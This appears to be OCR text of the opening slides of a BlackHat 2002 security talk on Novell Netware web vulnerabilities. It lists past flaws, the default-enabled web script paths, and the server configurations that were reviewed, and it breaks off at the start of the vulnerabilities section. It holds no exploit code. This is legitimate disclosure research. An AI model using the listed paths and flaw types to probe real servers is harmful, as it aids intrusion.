rain forest puppy

Novell: the forgotten OS

BlackHat 2002


Novell: the forgotten OS

Rain Forest Puppy / BlackHat 2002


http://www.wiretrip.net


introduction

- This talk is Netware-centric
- Focus on web-related problems
- All enabled by default
- Some are publicly unknown (0day)
- All have workarounds




why netware?

- Netware 6 has many new web-related services
- Novell is using suspect components
- No one else seems to be giving it a thorough review
- Netware is still common in the enterprise



previous web vulns


- iManage username overflow DoS
- Remote Manager auth info overflow
- Vigilante vague Netscape URL overflow
- Files.pl, convert.bas, & viewcode.jse file viewing
- Ndsobj.nlm tree browsing
- Allfield.jse, test.jse, & env.pl info disclosure
- Lancgi.pl, volscgi.pl, websinfo.bas config disclosure
- Ndslogin.pl brute forcing
- Various Groupwise stuff…



reviewed platforms

- Netware 6 (eval)
- Netware 5.1 + SP4

NW6 out of the box



netscape config

- /servlet/ & /*.jsp (Tomcat)
- /sp, *.asp & *.nsp (NSN)
- /lcgi (cgi-bin equivalent)
- /netbasic & /nsn (NetBasic)
- /perl (Perl)
- /My Network* (NDS)
- /webdav, /~, /se

apache config

All ports:

- /servlet/ & /*.jsp (Tomcat)


Only on 2200/2211:

- /sp, *.asp & *.nsp (NSN)
- /perl & *.pl (Perl)
- /nsn & *.bas (NetBasic)


NW HTTP stack

Requires authentication for all requests…thus it's safe unless there's a vuln in the authentication code.**

**Remote Manager auth overflow, April 2002


Vulnerabilities

the little stuff



The following display the environment:

